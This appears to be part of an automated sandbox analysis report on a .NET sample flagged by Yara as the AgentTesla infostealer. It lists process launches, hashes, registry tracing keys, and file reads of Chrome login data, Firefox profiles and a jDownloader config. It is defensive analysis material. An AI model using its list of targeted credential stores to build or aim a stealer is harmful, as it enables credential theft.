| C:\Windows\assembly\NativeImages_v4.0.30319_32\System\1be7a15b1f33bf22e4f53aaaf45518c77\System.ni.dll.aux                                     | unknown | 620    | success or wait | 1     | 6E2DDE2C       | ReadFile |
| C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Core\b4cca4f06a15158c3f7e2c56516729b\System.Core.ni.dll.aux                             | unknown | 900    | success or wait | 1     | 6E2DDE2C       | ReadFile |
| C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Configuration\f4b221b4109fc78f57a792500699b5\System.Configuration.ni.dll.aux            | unknown | 864    | success or wait | 1     | 6E2DDE2C       | ReadFile |
| C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Xml\4fbda26d781323081b45526da6e87b35\System.Xml.ni.dll.aux                              | unknown | 748    | success or wait | 1     | 6E2DDE2C       | ReadFile |
| C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config   | unknown | 4096   | success or wait | 1     | 6D0FB2B3       | ReadFile |
| C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config   | unknown | 4096   | end of file     | 1     | 6D0FB2B3       | ReadFile |
| C:\Windows\assembly\NativeImages_v4.0.30319_32\Microsoft.VisualBasic\21e851#4fc035341c55c61ce51e53d179d1e19d\Microsoft.VisualBasic.ni.dll.aux | unknown | 1708   | success or wait | 1     | 6E2DDE2C       | ReadFile |

| File Path  | Offset  | Length | Completion      | Count | Source Address | Symbol   |
|--|---------|--------|-----------------|-------|----------------|----------|
| C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Window<br>s.Forms\fb06ad4bc55b9c3ca68a3f9259d826cd\System.Windows.Forms.ni.dll.aux | unknown | 1720   | success or wait | 1     | 6E2DDE2C       | ReadFile |
| C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Drawing<br>g\1d52bd4ac5e0a6422058a5d62c9fd9d\System.Drawing.ni.dll.aux             | unknown | 584    | success or wait | 1     | 6E2DDE2C       | ReadFile |
| C:\Windows\Microsoft.NET\Assembly\GAC_32\mscorlib\v4.0_4.0.0<br>.0_b77a5c561934e089\mscorlib.dll   | unknown | 4096   | success or wait | 1     | 6E2F12BF       | unknown  |
| C:\Windows\Microsoft.NET\Assembly\GAC_32\mscorlib\v4.0_4.0.0<br>.0_b77a5c561934e089\mscorlib.dll   | unknown | 512    | success or wait | 1     | 6E2F12BF       | unknown  |
| C:\Windows\Microsoft.NET\Assembly\GAC_MSIL\Microsoft.VisualBasic\v4.0_10.0.0.0__b03f5f7f11   | unknown | 4096   | success or wait | 1     | 6E2F12BF       | unknown  |
| C:\Windows\Microsoft.NET\Assembly\GAC_MSIL\Microsoft.VisualBasic\v4.0_10.0.0.0__b03f5f7f11   | unknown | 512    | success or wait | 1     | 6E2F12BF       | unknown  |
| C:\Users\user\AppData\Roaming\wPLpKMo\UGxXf.exe  | unknown | 4096   | success or wait | 1     | 6E2F12BF       | unknown  |

### Registry Activities

#### Key Created

| Key Path   | Completion      | Count | Source Address | Symbol  |
|--|-----------------|-------|----------------|---------|
| HKEY_LOCAL_MACHINE\Software\Wow6432Node\Microsoft\Tracing\UGxXf_RASAPI32 | success or wait | 1     | 6C50AD76       | unknown |

#### Key Value Created

| Key Path   | Name                 | Type              | Data             | Completion      | Count | Source Address | Symbol  |
|--|----------------------|-------------------|------------------|-----------------|-------|----------------|---------|
| HKEY_LOCAL_MACHINE\SOFTWARE\Wo<br>w6432Node\Microsoft\Tracing\UGxXf_RASAPI32 | EnableFileTracing    | dword             | 0                | success or wait | 1     | 6C50AD76       | unknown |
| HKEY_LOCAL_MACHINE\SOFTWARE\Wo<br>w6432Node\Microsoft\Tracing\UGxXf_RASAPI32 | EnableConsoleTracing | dword             | 0                | success or wait | 1     | 6C50AD76       | unknown |
| HKEY_LOCAL_MACHINE\SOFTWARE\Wo<br>w6432Node\Microsoft\Tracing\UGxXf_RASAPI32 | FileTracingMask      | dword             | -65536           | success or wait | 1     | 6C50AD76       | unknown |
| HKEY_LOCAL_MACHINE\SOFTWARE\Wo<br>w6432Node\Microsoft\Tracing\UGxXf_RASAPI32 | ConsoleTracingMask   | dword             | -65536           | success or wait | 1     | 6C50AD76       | unknown |
| HKEY_LOCAL_MACHINE\SOFTWARE\Wo<br>w6432Node\Microsoft\Tracing\UGxXf_RASAPI32 | MaxFileSize          | dword             | 1048576          | success or wait | 1     | 6C50AD76       | unknown |
| HKEY_LOCAL_MACHINE\SOFTWARE\Wo<br>w6432Node\Microsoft\Tracing\UGxXf_RASAPI32 | FileDirectory        | expand<br>unicode | %windir%\tracing | success or wait | 1     | 6C50AD76       | unknown |

### Analysis Process: UGxXf.exe PID: 1836 Parent PID: 1388

#### General

|                               |   |
|-------------------------------|---|
| Start time:                   | 16:55:26  |
| Start date:                   | 23/02/2021  |
| Path:                         | C:\Users\user\AppData\Roaming\wPLpKMo\UGxXf.exe   |
| Wow64 process (32bit):        | true  |
| Commandline:                  | 'C:\Users\user\AppData\Roaming\wPLpKMo\UGxXf.exe' |
| Imagebase:                    | 0xb50000  |
| File size:                    | 629624 bytes                                      |
| MD5 hash:                     | 3DC83F17122DD592D607424A54C1E9CB                  |
| Has elevated privileges:      | true  |
| Has administrator privileges: | true  |
| Programmed in:                | .Net C# or VB.NET                                 |
| Reputation:                   | low   |

#### File Activities

##### File Read

| File Path   | Offset  | Length | Completion      | Count | Source Address | Symbol  |
|---|---------|--------|-----------------|-------|----------------|---------|
| C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config | unknown | 4095   | success or wait | 1     | 6E3C7995       | unknown |
| C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config | unknown | 6135   | success or wait | 1     | 6E3C7995       | unknown |

| File Path   | Offset  | Length | Completion      | Count | Source Address | Symbol   |
|---|---------|--------|-----------------|-------|----------------|----------|
| C:\Windows\assembly\NativeImages_v4.0.30319_32\mscorlib\7582400666d289c016013ad0f6e0e3e6\mscorlib.ni.dll.aux                                  | unknown | 176    | success or wait | 1     | 6E2DDE2C       | ReadFile |
| C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config   | unknown | 4095   | success or wait | 1     | 6E3CA1A4       | ReadFile |
| C:\Windows\assembly\NativeImages_v4.0.30319_32\System\1be7a15b1f33bf22e4f53aaaf45518c77\System.ni.dll.aux                                     | unknown | 620    | success or wait | 1     | 6E2DDE2C       | ReadFile |
| C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Core\b4cca4f06a15158c3f7e2c56516729b\System.Core.ni.dll.aux                             | unknown | 900    | success or wait | 1     | 6E2DDE2C       | ReadFile |
| C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Configuration\fe4b221b4109f0c78f57a792500699b5\System.Configuration.ni.dll.aux          | unknown | 864    | success or wait | 1     | 6E2DDE2C       | ReadFile |
| C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Xml\bda26d781323081b45526da6e87b35\System.Xml.ni.dll.aux                                | unknown | 748    | success or wait | 1     | 6E2DDE2C       | ReadFile |
| C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config   | unknown | 4096   | success or wait | 1     | 6D0FB2B3       | ReadFile |
| C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config   | unknown | 4096   | end of file     | 1     | 6D0FB2B3       | ReadFile |
| C:\Windows\assembly\NativeImages_v4.0.30319_32\Microsoft.VisualBasic.21e851#4fc035341c55c61ce51e53d179d1e19d\Microsoft.VisualBasic.ni.dll.aux | unknown | 1708   | success or wait | 1     | 6E2DDE2C       | ReadFile |

### Analysis Process: cmd.exe PID: 2924 Parent PID: 2500

#### General

|                               |  |
|-------------------------------|--|
| Start time:                   | 16:55:27                                   |
| Start date:                   | 23/02/2021                                 |
| Path:                         | C:\Windows\SysWOW64\cmd.exe                |
| Wow64 process (32bit):        | true                                       |
| Commandline:                  | 'C:\Windows\System32\cmd.exe' /c timeout 1 |
| Imagebase:                    | 0x49e70000                                 |
| File size:                    | 302592 bytes                               |
| MD5 hash:                     | AD7B9C14083B52BC532FBA5948342B98           |
| Has elevated privileges:      | true                                       |
| Has administrator privileges: | true                                       |
| Programmed in:                | C, C++ or other language                   |
| Reputation:                   | high                                       |

#### File Activities

| File Path | Offset | Length | Completion | Count | Source Address | Symbol |
|-----------|--------|--------|------------|-------|----------------|--------|
|           |        |        |            |       |                |        |

### Analysis Process: timeout.exe PID: 2984 Parent PID: 2924

#### General

|                               |                                  |
|-------------------------------|----------------------------------|
| Start time:                   | 16:55:29                         |
| Start date:                   | 23/02/2021                       |
| Path:                         | C:\Windows\SysWOW64\timeout.exe  |
| Wow64 process (32bit):        | true                             |
| Commandline:                  | timeout 1                        |
| Imagebase:                    | 0xda0000                         |
| File size:                    | 27136 bytes                      |
| MD5 hash:                     | 419A5EF8D76693048E4D6F79A5C875AE |
| Has elevated privileges:      | true                             |
| Has administrator privileges: | true                             |
| Programmed in:                | C, C++ or other language         |
| Reputation:                   | moderate                         |

### Analysis Process: UGxXf.exe PID: 648 Parent PID: 2500

#### General

|                               |  |
|-------------------------------|--|
| Start time:                   | 16:55:31   |
| Start date:                   | 23/02/2021   |
| Path:                         | C:\Users\user\AppData\Roaming\wPLpKMo\UGxXf.exe  |
| Wow64 process (32bit):        | true   |
| Commandline:                  | C:\Users\user\AppData\Roaming\wPLpKMo\UGxXf.exe  |
| Imagebase:                    | 0xb50000   |
| File size:                    | 629624 bytes   |
| MD5 hash:                     | 3DC83F17122DD592D607424A54C1E9CB   |
| Has elevated privileges:      | true   |
| Has administrator privileges: | true   |
| Programmed in:                | .Net C# or VB.NET  |
| Yara matches:                 | <ul style="list-style-type: none"> <li>Rule: JoeSecurity_AgentTesla_1, Description: Yara detected AgentTesla, Source: 00000010.00000002.2360028702.00000000022B1000.00000004.00000001.sdmp, Author: Joe Security</li> <li>Rule: JoeSecurity_AgentTesla_1, Description: Yara detected AgentTesla, Source: 00000010.00000002.2358961317.0000000000402000.00000040.00000001.sdmp, Author: Joe Security</li> </ul> |
| Reputation:                   | low  |

### File Activities

| File Path | Access | Attributes | Options | Completion | Count | Source Address | Symbol |
|-----------|--------|------------|---------|------------|-------|----------------|--------|
|-----------|--------|------------|---------|------------|-------|----------------|--------|

#### File Read

| File Path  | Offset  | Length | Completion      | Count | Source Address | Symbol   |
|--|---------|--------|-----------------|-------|----------------|----------|
| C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config  | unknown | 4095   | success or wait | 1     | 6E3C7995       | unknown  |
| C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config  | unknown | 6135   | success or wait | 1     | 6E3C7995       | unknown  |
| C:\Windows\assembly\NativeImages_v4.0.30319_32\mscorlib\7582400666d289c016013ad0f6e0e3e6\mscorlib.ni.dll.aux                         | unknown | 176    | success or wait | 1     | 6E2DDE2C       | ReadFile |
| C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config  | unknown | 4095   | success or wait | 1     | 6E3CA1A4       | ReadFile |
| C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Windows.Forms\fb06ad4bc55b9c3ca68a3f9259d826cd\System.Windows.Forms.ni.dll.aux | unknown | 1720   | success or wait | 1     | 6E2DDE2C       | ReadFile |
| C:\Windows\assembly\NativeImages_v4.0.30319_32\System\1be7a15b1f33bf22e4f53aaaf45518c77\System.ni.dll.aux                            | unknown | 620    | success or wait | 1     | 6E2DDE2C       | ReadFile |
| C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Drawing\1d52bd4ac5e0a6422058a5d62c9f6d9d\System.Drawing.ni.dll.aux             | unknown | 584    | success or wait | 1     | 6E2DDE2C       | ReadFile |
| C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config  | unknown | 4095   | success or wait | 1     | 6E3C7995       | unknown  |
| C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config  | unknown | 8171   | end of file     | 1     | 6E3C7995       | unknown  |
| C:\Windows\assembly\NativeImages_v4.0.30319_32\Microsoft.V9921e851#4fc035341c55c61ce51e53d179d1e19d\Microsoft.VisualBasic.ni.dll.aux | unknown | 1708   | success or wait | 1     | 6E2DDE2C       | ReadFile |
| C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Core\b4cca4f06a15158c3f7e2c56516729b\System.Core.ni.dll.aux                    | unknown | 900    | success or wait | 1     | 6E2DDE2C       | ReadFile |
| C:\Windows\assembly\NativeImages_v4.0.30319_32\CustomMarshalers\b92a961849186d9c6ff63eda4a434d79\CustomMarshalers.ni.dll.aux         | unknown | 300    | success or wait | 1     | 6E2DDE2C       | ReadFile |
| C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Management\98d3949f9ba1a384939805aa5e47e933\System.Management.ni.dll.aux       | unknown | 764    | success or wait | 1     | 6E2DDE2C       | ReadFile |
| C:\Users\user\AppData\Local\Google\Chrome\User Data\Default>Login Data   | unknown | 40960  | success or wait | 1     | 6D0FB2B3       | ReadFile |
| C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Security\754ca70e68140abcb8476cff64c4169\System.Security.ni.dll.aux            | unknown | 912    | success or wait | 1     | 6E2DDE2C       | ReadFile |
| C:\Users\user\AppData\Local\Google\Chrome\User Data\Local State  | unknown | 4096   | success or wait | 1     | 6D0FB2B3       | ReadFile |
| C:\Users\user\AppData\Local\Google\Chrome\User Data\Local State  | unknown | 4096   | success or wait | 8     | 6D0FB2B3       | ReadFile |
| C:\Users\user\AppData\Local\Google\Chrome\User Data\Local State  | unknown | 291    | end of file     | 1     | 6D0FB2B3       | ReadFile |
| C:\Users\user\AppData\Local\Google\Chrome\User Data\Local State  | unknown | 4096   | end of file     | 1     | 6D0FB2B3       | ReadFile |
| C:\Users\user\AppData\Roaming\Mozilla\Firefox\profiles.ini   | unknown | 4096   | success or wait | 1     | 6D0FB2B3       | ReadFile |
| C:\Users\user\AppData\Roaming\Mozilla\Firefox\profiles.ini   | unknown | 4096   | end of file     | 1     | 6D0FB2B3       | ReadFile |
| C:\Users\user\AppData\Roaming\Mozilla\Firefox\profiles.ini   | unknown | 4096   | success or wait | 1     | 6D0FB2B3       | ReadFile |
| C:\Users\user\AppData\Roaming\Mozilla\Firefox\profiles.ini   | unknown | 4096   | end of file     | 1     | 6D0FB2B3       | ReadFile |
| C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Xml\4fbda26d781323081b45526da6e87b35\System.Xml.ni.dll.aux                     | unknown | 748    | success or wait | 1     | 6E2DDE2C       | ReadFile |
| C:\Program Files (x86)\jDownloader\config\database.script  | unknown | 4096   | success or wait | 1     | 6D0FB2B3       | ReadFile |
| C:\Program Files (x86)\jDownloader\config\database.script  | unknown | 4096   | end of file     | 1     | 6D0FB2B3       | ReadFile |
| C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Configuration\fe4b221b4109f0c78f57a792500699b5\System.Configuration.ni.dll.aux | unknown | 864    | success or wait | 1     | 6E2DDE2C       | ReadFile |
| C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config  | unknown | 4096   | success or wait | 1     | 6D0FB2B3       | ReadFile |
| C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config  | unknown | 4096   | end of file     | 1     | 6D0FB2B3       | ReadFile |

**Disassembly**

**Code Analysis**